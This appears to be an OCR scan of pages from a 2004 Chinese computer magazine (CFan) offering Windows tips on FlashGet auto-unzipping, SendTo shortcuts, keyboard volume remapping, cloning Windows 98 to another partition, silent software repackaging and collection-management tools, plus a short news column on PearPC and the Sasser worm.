从网上下载RAR文件后，往往要进入该文件夹，然后再把解压缩文件。如果下载的文件较多，如此重复的操作会让人不胜其烦。其实，同样地，只要在FlashGet中加入一行命令，就可以将下载的文件自动解压到以文件名命名的文件夹中。比如，下载了ACDSee5.rar，那么我们可以让它自动解压缩到ACDSee5这个文件夹中。

Step 1 按照实例一的步骤，还是进入FlashGet的“下载完毕后的病毒检查”窗口中，输入“cmd /c D: &cd \Downloads &"D:\Program files\WinRAR\unrar.exe" x -ad”(不包括外侧引号)。其中的“D:”是下载文件保存的盘符，“\Downloads”是保存的文件夹名称，“D:\Program files\WinRAR”是WinRAR软件的安装位置，请根据实际情况修改。

Step 2 清除“自动进行病毒检查的文件”窗口的内容，在里面输入“.RAR”(见图4)。

此后，照常下载文件，RAR文件会在下载之后自动解压缩，并保存在与压缩包同名的文件夹中。

实例三：不同格式文件自动识别处理

上面的两个例子，只能针对一种格式的文件进行自动处理，适合于只经常下载其中一种文件的用户。如果希望FlashGet同时实现这两种功能，甚至更多功能该怎么做呢？这




图4

样就稍微麻烦一点。

还是进入FlashGet的“下载完毕后的病毒检查”输入框中，输入“C:\auto.bat”。然后在“自动进行病毒检查的文件”输入框中输入“.RAR;.MP3”(注意两种扩展名之前用“;”隔开)。然后，在C:\下面建立一个auto.bat的文件，内容如下：

```
@echo off
set FILE_EXT=%~x1
goto Handle%FILE_EXT%
goto HandleErr

:Handle.MP3
:Handle.mp3
:Handle.Mp3
:Handle.mP3

echo %1>>d:\"%DATE%.m3u"
goto HandleOK

:Handle.RAR
:Handle.rar
:Handle.Rar

unrar.exe x %1 "%~d1\%~p1\%~n1\"
goto HandleOK

:HandleErr
echo Unknown File Type: %FILE_EXT of %1
:HandleOK
```

(本批处理文件可以到http://www.newhua.com/cfan/200412/auto.rar下载)

这样，软件将会根据不同格式的文件做出不同处理。如果你对批处理文件比较熟悉，还可以在这个文件中增加其他下载格式，扩展自动处理的功能，让你的网际快车越跑越快！ CF [XT06]

因为SendTo 我比你快好几步

■ JunX_Lee

当你在桌面或资源管理器中右击某个文件或文件夹后，在右键菜单中会出现“发送到”子菜单，通过它你能快速将文件或文件夹复制到软盘、“我的文档”，在桌面创建相应快捷方式，将文件（注意：如果选择的是文件夹，那么插入的将是快捷方式）快速插入为邮件的附件。

不过，“发送到”并非就这么点功能，如果你能用好它，那么不用修改注册表，就能实现不少强大的功能！

一、SendTo快速上手

1.SendTo在哪里？

点击“开始→运行”，输入“SendTo”，回车后即可打开该文件夹。在Windows 9x/Me中其位置为“C:\Windows\SendTo”，Windows 2000/XP则为“C:\Documents and Settings\用户名\SendTo”。

2.为SendTo分门别类

平时，我们经常会使用几个不同的程序来编辑图像文件或播放多媒体文件，那么可以在SendTo文件夹中创建名为“图像处理”和“多媒体播放”的文件夹，最后将相应的应用程序快捷方式分别复制到其中即可。以后对于图像文件或多媒体文件，只要右击并选择“发送到→图像处理（多媒体播放）”，然后再选择相应软件即可打开(见图1)。



图1

同时，在这里还可以创建一个“常用文件夹”的文件夹，然后将自己存放数据的文件夹的快捷方式放入这个文件夹中，比如：“软件”、“MP3”、“电影”、“工作”等。以后只要在相应文件上按右键，并选择“发送到→常用文件夹”，接着按照其性质选择相应文件夹即可完成复制(如果想移动文件呢？别着急！我们在下面告诉你)。

小提示

创建一个SendTo文件夹的快捷方式，放入SendTo文件夹，这样以后只要将某种要使用的程序快捷方式用右键“发送到→SendTo快捷方式”，就实现了将其转移到目的地的操作了。

二、SendTo应用提高

1.快速打印

你可以在“SendTo”中添加打印机快捷方式，这样可以直接通过右击要打印的文件，然后选择“发送到”中的“打印机”项实现快速打印的目的。在该文件夹中右击并选择“新建→文件夹”，而其名称为：打印机.{2227A280-3AEA-1069-A2DE-08002B30309D}(见图2)。

2.一键控制复制和移动

在右击某个文件或文件夹并选择“发送到”及相应子项的同时，按下Shift键，那么文件或文件夹就会移动到相应文件夹，而不是复制了。




图2

3.局域网中的快速通道

如果想在局域网内更方便地将文件复制或移动到其他机器的特定文件夹中，可以在“SendTo”文件夹创建一个快捷方式，在“请键入项目的位置”处输入：\\计算机的名称\盘符\目标文件夹名称，当然也可以通过“浏览”来查找。

4.丢失了项目怎么办？

如果你的“发送到”菜单中不见了“我的文档”、“桌面快捷方式”、“邮件接收者”这三项，不用急，只要创建一个文本文件，然后将其文件名改为：“我的文档.mydocs”或“桌面快捷方式.DESKLINK”或“邮件接收者.MAPIMAIL”即可。

5.看不看得见，我说了算

打开注册表编辑器，找到[HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex\ContextMenuHandlers\Send To]，将右侧窗格的“默认”的值清空，那么“发送到”项就从右键菜单中消失了，如果将其值设置为“{7BA4C740-9E81-11CF-99D3-00AA004AE837}”，它就又回来了。

6.给闪盘软扩容

在闪盘的根目录下新建一个RAR压缩文件（比如：闪盘压缩包.RAR)，接着为其在“SendTo”文件夹下建立一个快捷方式，如“添加到闪盘压缩包中”，以后在“资源管理器”中只要选中并右击相应文件，再选择“发送到→添加到闪盘压缩包中”，这样就能把选中的文件添加到闪盘的“闪盘压缩包.RAR”中，压缩和保存一气呵成。CF [XT07]

像DELL电脑一样用键盘控制音量！

■ 莫测

最近去朋友家，发现他的DELL电脑，可以用键盘上的组合键来控制电脑音量，很是羡慕。回到家，看着自己简陋的DIY电脑，很不甘心，于是仔细研究了一下注册表，终于成功地把键盘和音量集成了起来！

为了简单，我选择了键盘上几个不常用的键："WakeUp"用来降低音量，"Sleep"用来升高音量，"ScrollLock"用来静音。实现步骤很简单：打开记事本，输入如下内容：

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layout]

"Scancode Map"=hex:00,00,00,00,00,00,00,00,04,00,00,00,20,e0,46,00,30,e0,5f,e0,

2e,e0,63,e0,00,00,00,00

将文件保存成key.reg文件，然后运行它。进入"控制面板→电源管理"，将Sleep键的功能禁用。然后重启电脑后，"WakeUp"、"Sleep"和"ScrollLock"就成了音量控制专用键了！



图1

不过，禁用Sleep键的操作只有在Windows XP中实现，因此这个方法只适用于Windows XP。

对于其他操作系统的用户，可以到http://www.digital-miner.com/software/hkcontrol.zip下载最优秀的快捷控制软件——Hotkeycontrol XP，按下"Ctrl"+"+（-）"组合键不仅可以控制音量，而且还能在屏幕上显示音量进度条，比DELL电脑的还漂亮(见图1)！

小提示

常用媒体播放软件音量控制快捷键

	增大	减少
Windows Media Player	F10	F9
Winamp	Ctrl＋Alt＋"↑"	Ctrl＋Alt＋"↓"
MPC	Win＋"↑"(或鼠标滚轮上旋)	Win＋"↓"(或鼠标滚轮下旋)
超级解霸	Ctrl＋"＋"	Ctrl＋"-"

Winamp、MPC等媒体播放软件支持修改快捷键，建议最好将系统中的几个播放软件的音量快捷键（及其他常用快捷键）设置为相同（比如统一为F10和F9），这样使用起来会更方便，打开Winamp，接着按下Ctrl＋P快捷键打开参数设置窗口，在左侧窗格中选择"全局热键"，然后在右侧窗格中修改音量控制的相关快捷键即可。MPC则按下Win＋O键打开"选项"窗口，在"快捷键"列表中找到音量控制项，修改"键"栏下的快捷键即可。

▶▶▶ 火速链接

Hotkeycontrol XP是一款非常强大的快捷键控制软件，通过它可以让你的电脑也能实现品牌机的一键关机、重启、播放、上网、打开或关闭光驱等功能。具体介绍可参看本刊2003年第10期的《普通键盘摇身变多媒体键盘》一文。

CF [XT08]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

Windows 98不重启也能用新闪盘？

■ 上海 朱逸伦

一次，在学校机房中（安装有金盾还原卡），将"爱国者迷你王"闪盘连上电脑，Windows 98提示找到硬件"USB Mass Storage Device"，但无法驱动。从网上下载相应驱动安装好后要求重启（否则不能使用）。可是，一旦重新启动，硬盘信息将完全恢复，闪盘显然不能安装成功。在重启时，试着按住"Shift"键，想绕过还原卡，没想到运行至"Windows is restarting..."时死机。

经过研究，终于用以下步骤完美解决。

Step 1 安装厂商驱动，但不选择重启，选择"稍后，我自己重启"，然后注销系统。

Step 2 进入Windows后，插上闪盘，系统提示发现新硬件但找不到驱动，不予理会，点"取消"，然后再次注销。

Step 3 重新注销后，你会发现这次在桌面加载之前就跳出"发现新硬件"窗口，而且居然找到驱动并自行安装完毕！

之所以能够成功，是因为Windows 98在启动装载桌面前要进行硬件驱动库搜索，装载桌面后则只对硬件注册表搜索。此时闪盘驱动已装入库中但未注册（这就是要你重启的原因），而注销正好弥补了这一点。

CF [XT09]

弥补杀毒软件的不足之处

■ 圣地亚哥

最近，借助电子邮件传播的Netsky病毒非常猖獗，几乎任何一个对外公开的邮件地址都难逃它的“魔掌”。好在很多邮件客户端程序已经可以识别它的特征，能把它列为垃圾邮件。Foxmail的反垃圾邮件过滤功能就能做到这一点，它会把这类病毒邮件自动发送到垃圾信箱中。

如此一来，问题也来了：一旦信箱中收到这类病毒邮件，Foxmail就会报告spam.box文件无法打开，邮件收发的正常操作无法进行下去（见图1）。此外，其他一些免费邮件收发工具也会出现类似问题。这是为什么呢？其实，这是一些忠于职守的杀毒软件（如Norton AntiVirus）的实时检测功能发现垃圾邮件中有病毒，于是自动把垃圾信箱的数据文件隔离，造成文件无法读取。遇到这个问题，不少不明原因的朋友迫于无奈，只好删除当前账号，重新建立一个新账号，原有邮件还要重新导入，工作量不可谓不小。




图1

方法1：“借尸还魂”法

其实，要解决这个问题很简单。只要打开“资源管理器”，进入另外一个未中毒账号的“mail”文件夹（如没有，可以重新建立一个新账号），将里面的spam.box复制到当前账号的mail文件夹中，然后打开Foxmail，清理垃圾信箱中的邮件即可。

方法2：升级监控法

用上述方法虽然简单，但只是治标不治本，因为下次再收到病毒邮件，还会出现以前的故障。要彻底解决这个问题，还是应该打开杀毒软件的邮件监控功能，这样可以在邮件保存到邮件程序前就查杀病毒，避免了上述故障。以Norton AntiVirus为例，要在选项中打开“扫描收到的电子邮件”这一项（见图2）。

方法3：躲避干扰法

病毒邮件千奇百怪，有的邮件在保存到本地之前，杀毒程序并不能识破它的“真面目”。遇到这种情况，还有一种解决方法：打开杀毒程序选项中的“排除文件或文件夹”，在“扩展名”中添加“*.BOX”即可（见图3）。



图2



图3

小编有话说：文章中提到的故障Cornel也遇到过，当时使用第一种方法解决了问题。其实出现此类问题的根本原因是Foxmail等一些邮件工具的信箱文件是一个单独的BOX文件，所以一旦被隔离，账号就无法正常使用。如果你非常关注邮件附件的安全性，可以考虑换用Becky! Internet Mail这个邮件工具（编辑部飞狼的最爱！下载地址：http://www.onlinedown.net/soft/2077.htm），它的附件和正文是分开保存的，不会出现上述问题。

CF [XT10]

电脑爱好者 系统应用栏目
Cornel（责任编辑）
Fan
www.cfan.com.cn
E-mail:system@cfan.com.cn
通信方式：北京9615信箱 Cornel(收)
邮编：100086

给Win98请个搬家公司



■ 缘来如此

我们在2004年第10期杂志中介绍了把Windows 2000搬家到新分区的方法，对于许多使用Windows 98的朋友来说，由于Windows 9x固有的不稳定性，把它“搬家”到新分区作备用系统，则显得更有实用价值。通常我们可以使用Ghost工具来完成这个工作，但Ghost恢复后的系统稳定性更差，而且在分区大小不一致的情况下，恢复有时会导致更多的新问题。今天介绍的方法也是通过直接复制文件来把Windows 98“搬家”到其他分区，不仅没有Ghost工具的种种问题，而且新系统投入使用的速度比Ghost更快，只需要几秒钟即可。

在复制文件的过程中，我们需要使用一个专用工具——HDCopy，可能很多人听说过这个名字：DOS下的经典软盘工具，不过今天介绍的并不是那个DOS工具，这个HDCopy可以帮你完全复制一个硬盘上的系统到另外一个硬盘上。下面我们通过这个工具来完成两个实例。

HDCopy 小档案

软件版本：2.104　　软件大小：151KB

软件性质：免费软件　适用平台：Windows 95/98/ME

下载地址：http://home.tiscali.de/zdata/files/HDCopy.exe

实例一：克隆，在新硬盘上快速安装Windows 98

如果你以前的硬盘容量较小，最近买了一块大容量的新硬盘，准备接替原来的硬盘，但你不想重新安装Windows 98系统和大量的应用软件，这时我们可以用HDCopy把旧硬盘上的Windows 98及其安装好的应用程序完全复制到新硬盘中。

第一步：打开电脑机箱，把新硬盘装到电脑中，并设置旧硬盘为主盘，新硬盘为从盘。

第二步：启动电脑时按住Ctrl键，会出现Windows 98的引导菜单，选择“Command prompt only”进入纯DOS方式，使用Fdisk命令对新硬盘进行分区，然后格式化新硬盘的主分区（这里新硬盘主分区盘符为D，其他分区可以在Windows系统中格式化）。

第三步：重启电脑进入Windows 98，打开资源管理器，可以看到由于盘符交错，旧硬盘的Windows 98所在分区盘符为C，而新硬盘的主分区盘符为D，这点是要看清楚的。

第四步：运行HDCopy，其界面和操作都非常简单，首先在“Source”栏中单击“…”按钮打开C盘根目录，即设置源分区路径，然后在“Destination”栏中单击“…”按钮打开D盘根目录，设置目标分区路径。最后单击“Copy”按钮即开始复制文件，当文件复制完毕时，可以在界面左下角看到“Copying complete”的提示（见图1），这时就可以关闭HDCopy了。




图1

第五步：关闭电脑，把新硬盘设置为主盘，而旧硬盘设置为从盘（当然也可以直接去掉旧硬盘）。重启电脑，你会发现新硬盘中的Windows 98系统已经可以正常进入了，而且所有安装的软件和参数设置都与旧硬盘上的完全一样，“搬家”成功。

实例二：分身，把Windows 98备份到其他分区

如果没有升级新硬盘，把Windows 98备份到其他分区也是很有必要的，俗话说“有备无患”，当系统崩溃时，你可以立即启用其他分区备份的Windows 98继续工作，而不会耽误你的工作任务。这里假设要把Windows 98备份到E分区。

第一步：在Windows 98中运行HDCopy，分别选择源分区为C，目标分区为E，设置方法同前所述，然后开始复制文件。

第二步：复制E盘根目录下的“MSDOS.SYS”文件，粘贴为一个副本，并将副本改名为“MSDOS.NEW”，然后右键单击“MSDOS.NEW”文件，在属性设置中去掉其只读和隐藏属性（见图2），接下来用记事本打开“MSDOS.NEW”文件，将其[Paths]字段中的盘符C全部修改为盘符E（见图3），修改后的内容如下：

WinDir=E:\WINDOWS

WinBootDir=E:\WINDOWS

HostWinBootDrv=E



图2



图3

第三步：在E盘根目

风言风语

谁动了我的苹果？

最近，网络上流传着一款叫PearPC的软件，能实现在PC上模拟运行Mac OS X！此消息一出，立刻成为了数日内国内外众多IT站点的绝对头条。随后国内玩家爆出的“在Windows上三步就跑起Mac OS X Panther”的方法(详细内容见http://www.pcpchina.com/forum/forum_posts.asp?TID=13686&PN=4)，再度引发国人MAC OS X的模拟狂潮，一个个Mac OS X在Windows XP上纷纷运行起来。难道这真的在暗示我们：苹果已经越来越不像以前那般遥不可及了？

以前我们听说过用虚拟机在一个操作系统中运行另一个系统，甚至是在Windows上直接跑Linux，这些都不过是在同属x86架构范畴下操作系统之间的模拟运行。而此次PearPC的出现，无疑是逾越了Power PC和x86架构之间的鸿沟——毕竟和x86向来“水火不容”的Mac OS X居然可以在Windows上跑起来了。苹果迷们可是喜笑颜开，因为他们轻而易举就能在Windows里一窥Mac OS的芳容了，不过苹果的创始人斯蒂夫·沃兹尼亚克可就笑不起来了。

震荡不断 涛声依旧

五一刚放假，一个叫“震荡波”的新恶性蠕虫在短短几天时间里就已经衍生出了多个变种并大肆兴风作浪。国内企业恢复上班后，“震荡波”借众多没有设防的电脑纷纷开启之机再次发威，一时间众多杀毒软件厂商的咨询电话被打爆。

尽管微软此次采取了更强大的宣传和警示举措，但局势似乎仍在继续恶化：“震荡波”新变种依然层出不穷，破坏力一个比一个强并且还协同新病毒联合作乱。“震荡波”看来仍将继续“震荡”相当长一段时间。

这不禁让我们想起前段时间开幕的WinHEC 2004上颇为耐人寻味的一幕：一边是震荡波在全球“涛声依旧”，另一边是比尔先生在演讲中“绝口不提震荡波”，慷慨激昂地做着关于安全方面的演讲。实在够讽刺！另一条关于“震荡波”的消息则说，虽然“震荡波”对数以百万计的电脑造成了破坏，但德国一份主要报纸在头版评论中指出，“一名德国青年学生以其智慧战胜了世界上最优秀的计算机专家，令德国人感到了一种奇异的民族自豪感”。

“震荡波”究竟是带给用户的麻烦、网络的灾难和微软的反思多，还是带给他们自己的“阿Q”民族自豪感更多？这似乎是个问题。

打击盗版音乐下载——诱捕并监控你

如果非法下载音乐、电影或软件时，每隔几分钟就会出现噪音和白屏，并伴以“下次请付费”的警告，盗版活动也许就不会这么猖狂了。目前，已经有一种被称作“抓盗版”的方法，即通过在网络上发行有缺陷的数字歌曲或在其中嵌入警告标语来遏制非法下载。用户联网后，这种“抓盗版”软件将对系统进行扫描，一旦发现非法共享的歌曲，它将创建一个模仿该歌曲但含有中断的诱捕文件，然后将该诱捕文件通过网络共享出去。该软件还能够监控网络上歌曲非法下载的频率，并随之对诱捕文件的数量进行自动调整。

这种有点类似木马和间谍软件行径的做法在保护了艺人版权的同时，也将引起下载者的极大反感。也许该软件作者正是为了通过这种极端手法来刺激非法下载者，但这种手段是不是会遭到“道高一尺、魔高一丈”的对抗以及网民的强烈反对还很难说。

说来说去，避免惹麻烦的最好办法还是尊重版权，毕竟艺人辛辛苦苦做出来的东西也是理应得到回报的。

(以上内容由先锋网(http://www.pcpchina.com/)提供。对过去半个月发生的焦点新闻或趣闻进行盘点，各位读者有任何意见，请发信告诉Cornel。Email：system@cfan.com.cn)

CF [XT12]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

录下新建一个名为“new98.bat”的批处理文件，此文件用于在原Windows 98系统出现问题时，用修改后的启动配置文件“MSDOS.NEW”来替换原来的配置文件“MSDOS.SYS”，使其引导E盘的备用操作系统。文件内容如下：

```
@echo off
attrib.exe -r -h -s c:\msdos.sys
del c:\msdos.sys
copy e:\msdos.new c:\msdos.sys
```

第四步：好了，现在当原Windows 98系统出现问题而无法进入时，你可以在启动时选择进入纯DOS方式，然后运行一下“new98.bat”批处理文件，重新启动电脑后，就可以使用备份的Windows 98正常工作了。当然，在做完应急工作后，你也可以再使用HDCopy把E分区的备份系统再恢复到C分区中，然后重启就又可以正常使用C分区的Windows 98了。

▶▶▶ 火速链接

其实Windows 98快速克隆的方法我们以前也曾介绍过，比如：用xxcopy这个命令行软件，只需将新硬盘设置为从盘，然后装入电脑，进行分区和格式化后，再使用“xxcopy C:\ D:\ /CLONE”(假设原来的硬盘只有C一个分区)即可。具体操作请参看本刊2003年第12期《四两拨千斤 打造超级xcopy》一文。

CF [XT11]

软件安装我不需要“下一步”

■ 北京 阮征

每次重装系统后，很多软件也需要重装才能运行，安装过程漫长而复杂：又是输入注册码又是选择安装目录，还有无数个烦人的“下一步”。如果你还需要将同一软件安装到局域网上的每台机器上，那工作量就更庞大了。有没有简单点的办法呢？比如双击Office安装文件后，它就乖乖地直接安装到硬盘上？

Symantec公司研发的系统工具包中有两款精干实用的软件——AI Snapshot和AI Builder，通过它们，能够使软件安装过程大大简化，使软件安装完全自动化。

一、思路

大家知道，软件安装后系统一般会在以下几个地方发生变化：软件所在的文件夹（拷贝了新软件使用所需文件）、系统文件夹（修改或增加了某些DLL文件）、注册表（将注册信息添加到注册表相关键值）。AI Snapshot可以用来分析软件安装前系统的初始状况，并监视软件安装全过程，通过比较软件安装前后系统的变化，将该变化记录下来，转存为CFG文件。而AI Builder则可以将其打包成可执行文件，由于这个新的可执行文件中记录了软件对系统的改写，使得再次安装软件时可以实现全自动安装。

二、实战

以Office 2000为例，具体操作过程如下：

Step 1 安装AI Snapshot和AI Builder，其安装程序下载地址为：http://www.newhua.com/cfan/200412/aisetup.exe。

Step 2 运行AI Snapshot，对系统进行分析。如果不想对所有文件进行分析，可点击主界面中的“Options”按钮，选择只检测和分析某一分区或某个文件夹。由于要把软件安装到D:\Office目录下，所以通过“Add”按钮选择刚建好的D:\Office目录。接下来单击“Browse”按钮设置AI Snapshot运行时的临时文件夹，系统安装前后分析的结果及生成的CFG文件和可执行的程序包都放在这个文件夹内，这里将其设置为D:\newexe目录。（见图1）




图1

Step 3 设置完毕单击“Next”后，AI Snapshot就开始对系统及要监测的D:\Office目录进行分析了（见图2）。分析完毕后，软件弹出“Start your installation”窗口，这时放入Office 2000的安装光盘，单击“Next”，执行安装程序进行安装即可，注意安装目录为D:\Office。




图2

小提示
如果是保存在硬盘中的EXE安装文件，则直接单击“Browse”按钮选择EXE文件的路径，点击“Monitor”按钮，即可开始安装。

Step 4 安装完毕后，单击“Compare”按钮将对安装前后的系统和监控文件夹进行分析，并生成CFG文件（见图3）。确定后单击“Build”按钮，系统将自动调用AI Builder来完成对CFG文件的打包制作，生成新的EXE安装文件。



图3

Step 5 以后再次安装该软件时，只需要执行这个新的EXE安装文件即可。不过需要注意的是，如果新的EXE安装文件的制作环境与安装环境不同，比如在Windows 9x下制作的EXE安装文件在Windows 2000/XP下可能将出现无法运行的情况，所以要保持操作系统前后一致。

CF [XT13]

管好你的私藏品

■ 上海　马鑫

图书管理员——eLibrary

相信很多朋友都和笔者一样，喜欢收藏各类电子书。可等需要看的时候又找不到那本书了，管理这些电子书真是非常的麻烦。如果你也有这种头痛事，那么不妨来试试eLibrary吧。

eLibrary非常适合那些电子书或真实图书较多的朋友，它可以帮你把图书进行分类管理，可以将收藏书籍的封面、封底、作者、出版社等等信息一起保存起来，而且这款软件更具有免费及中文化两大特点。

eLibrary 小档案

软件版本:1.0 RC1	软件大小:1.84 MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://songstech.com/elib/eLib1.0RC1_setup.exe

当你进入软件后，选择菜单中的"Tools → Options"，点击弹出窗口的"User Interface"标签，在"Interface Language"下拉菜单中选择"Simplified Chinese"，点击"确定"按钮，重新打开软件。经过上面的设置，软件界面就变成简体中文了。

1.添加分类

下面就要开始管理图书了，由于软件是基于数据库管理的，所以要按Ctrl+N新建数据库，之后选择好数据库的保存位置并输入名称。这时软件会自动建好一些默认的项目，如"Book Collection"、"收藏夹"、"阅读列表"等。

右击窗口左侧的"Book Collection"项，选择"添加分类"，开始添加分类，在弹出的窗口中输入"名称"及"注释"，重复此操作，完成所有分类的添加(也可以在类别下建立子类别)。分类完成后，我们就要开始添加书籍了。

2.添加书籍

Step 1 右击相应类别项，选择"添加书籍"，打开"添加书籍"窗口。

Step 2 这时软件会要求从"根据ISBN在线查询"(条行码)、"根据书名，作者和出版社在线查询"及"手工添加"三个项目中选择一种添加方式。如果你想查找某个作者的所有著作或是某出版社推出的所有图书，则可使用第二项在网上进行搜索(仅支持英文)。对于一般用户，更多的还是选择第三项，所以这里我们选择"手工添加"，点击"确定"按钮后，打开"添加书籍"窗口。

Step 3 在"添加书籍"窗口中共有用于不同设置的6个标签。你可以按照如图1所示的方法(见图1)，在"常规"标签下填入"书名"、"副标题"、"作者"、"网址"等信息；在"个人信息"标签下填入"购买日期"、"存放地点"，比如，"存放地点"可以设置为"My only bookshelf"(我的书架)；"相关链接"标签用于添加本地硬盘上的电子书(见图2)；在"描述"及"附注"标签下，你可以填写



图1　6个标签,足以描述任何一本图书

对该书的简单介绍及说明；在最后的"封面图片"标签下，可添加图书封面及封底(使用图片)。




图2　通过设置，可以轻松打开各种电子书

小提示

● 建议你把要添加的图书封面保存到软件安装文件夹的sample_images子目录下，或是单独保存一个文件夹以便管理。

3.使用"收藏夹"及"阅读列表"

在添加完所有的图书后，我们就可以使用"收藏夹"

（用于收藏经典书籍）及“阅读列表”（可将近期正在阅读的书籍添加到此处）的功能了：只要在窗口右侧的列表中，右击书籍，选择“发送到→收藏夹”或“发送到→阅读列表”即可。

4.使用搜索

如果你需要在eLibrary中搜索某一本书的信息，只要按下“Ctrl+F”，然后在“关键字”中输入关键词即可，关键词可以为“书名”、“作者”、“描述”、“附注”等内容。

收藏管理——精彩收藏

如果你是个集币或集邮爱好者，一定希望能够有软件可以帮你管理那些收藏品。那么推荐你使用精彩收藏这款软件，它可以帮你管理你的收藏品。

精彩收藏小档案

软件版本：3.20　　软件大小：5877KB
软件性质：共享软件　　适用平台：Windows 9x/2000/XP
下载地址：http://sccrc.onlinedown.net/down/jcsc.zip
软件备注：未注册版软件除了有功能限制外，还会弹出提示注册窗口，但无使用时间限制。

小提示

● 为了安全，在打开软件时，需要你输入登录密码，软件默认用户名为admin，密码为1234，之后会弹出提示注册窗口，点击“取消”即可打开软件。

实战：管理邮票

Step 1 按下F2键可以打开“收藏品管理”窗口。你可以从左上角的下拉菜单中选择“邮票”。在这里你还可以根据收藏品选择“卡”或“钱币”。

Step 2 这时就可以看到软件中所有的资料了，包括各种邮票的信息，而且双击任意一项还能看到该邮票的详细信息，如果你为该邮票设置了图片，那还可以看到样张（见图3）。



图3　邮票的详细信息

Step 3 这个表格中的“数量”、“市价合计”、“购买单价”等数据，用户都是可以自行更改的，所以你可以根据自己的需要进行修改。

Step 4 如果这些资料里并没有你需要的，那么可以选择菜单中的“数据→增加”来自行增加数据，或使用“数据→删除”来删除一些你不需要的信息。

除了管理邮票外，你还可以用同样方法管理“钱币”或“电话卡”。

小提示

● ★你可以从http://www.wxygzs.com/download.html处下载收藏品的图片、邮票的样张等。

● ★精彩收藏软件的作者为集邮、集币爱好者准备了电子杂志，每月分析全国二十多个邮商报价，具体的信息你可以从http://www.wxygzs.com/dzzz.html处了解。

▶▶▶ 火速链接

如果你有下载刻盘的癖好，那么就快去看看本期神农品软为你介绍的CDVista吧。

如果你是个影视爱好者，从网上下载了很多视频文件，如何管理呢？本期的《管好你的DVDRip》一文将会告诉你如何去管理它们。

如果你是个歌迷，看着电脑中的一堆MP3不知如何管理？那么，请看本刊2003年第21期《MP3音乐管理一条龙》一文。　CF [SY01]


用动作包重现精典

■ 北京　波罗密多

PhotoShop在近几个版本中都增加了“动作”功能，这个功能类似于Word中的宏功能，当需要进行一些重复操作时，可以用该功能实现批量自动化操作。这里我们要提供给大家一个包含600多个“动作”的动作包，这个动作包适用于PhotoShop 6.x及7.0（在7.0中可能会有少部分“动作”无法使用）。

Step 1 从http://www.newhua.com/cfan/200412/ps模板.rar下载模板压缩包，然后将该压缩包中的文件解压缩至PhotoShop安装文件夹下的Presets\Photoshop Actions子目录中。

Step 2 这时进入PhotoShop，在“动作”标签处，选择一种动作，最后点击“播放选区”按钮，就可以完成制作了需要的图片了（见下图）。



可以用“动作”制作出素材　CF [SY02]

300MB装入两张软盘

■ 联大应用文理学院　褚楠

WinRAR是电脑用户的必备软件，如何才能尽可能大地压缩文件呢？只是简单地选择"最好"的压缩方式？当然不是，试试本文提供的方法吧，有网友使用这种方法，把300多MB的文件压缩成了一个不到2MB的RAR文件。

注意:

①使用尽量高版本的WinRAR，你可以从http://down.96669.com/down/wrar330sc.exe下载最新的WinRAR 3.30简体中文版。

②本文介绍的方法是以时间换空间的方法。在压缩体积较大的文件时，如果不是必要，请不要使用以下方法，因为它需要用相当长的时间才能完成。

Step 1 选中并右击要压缩的文件，选择"添加到压缩文件"，在"常规"标签下选择"创建固实压缩文件"，并在"压缩方式"下选择"最好"。

Step 2 点击"高级"标签下的"压缩"按钮，这时会打开"高级压缩参数"窗口。然后进行如下操作:

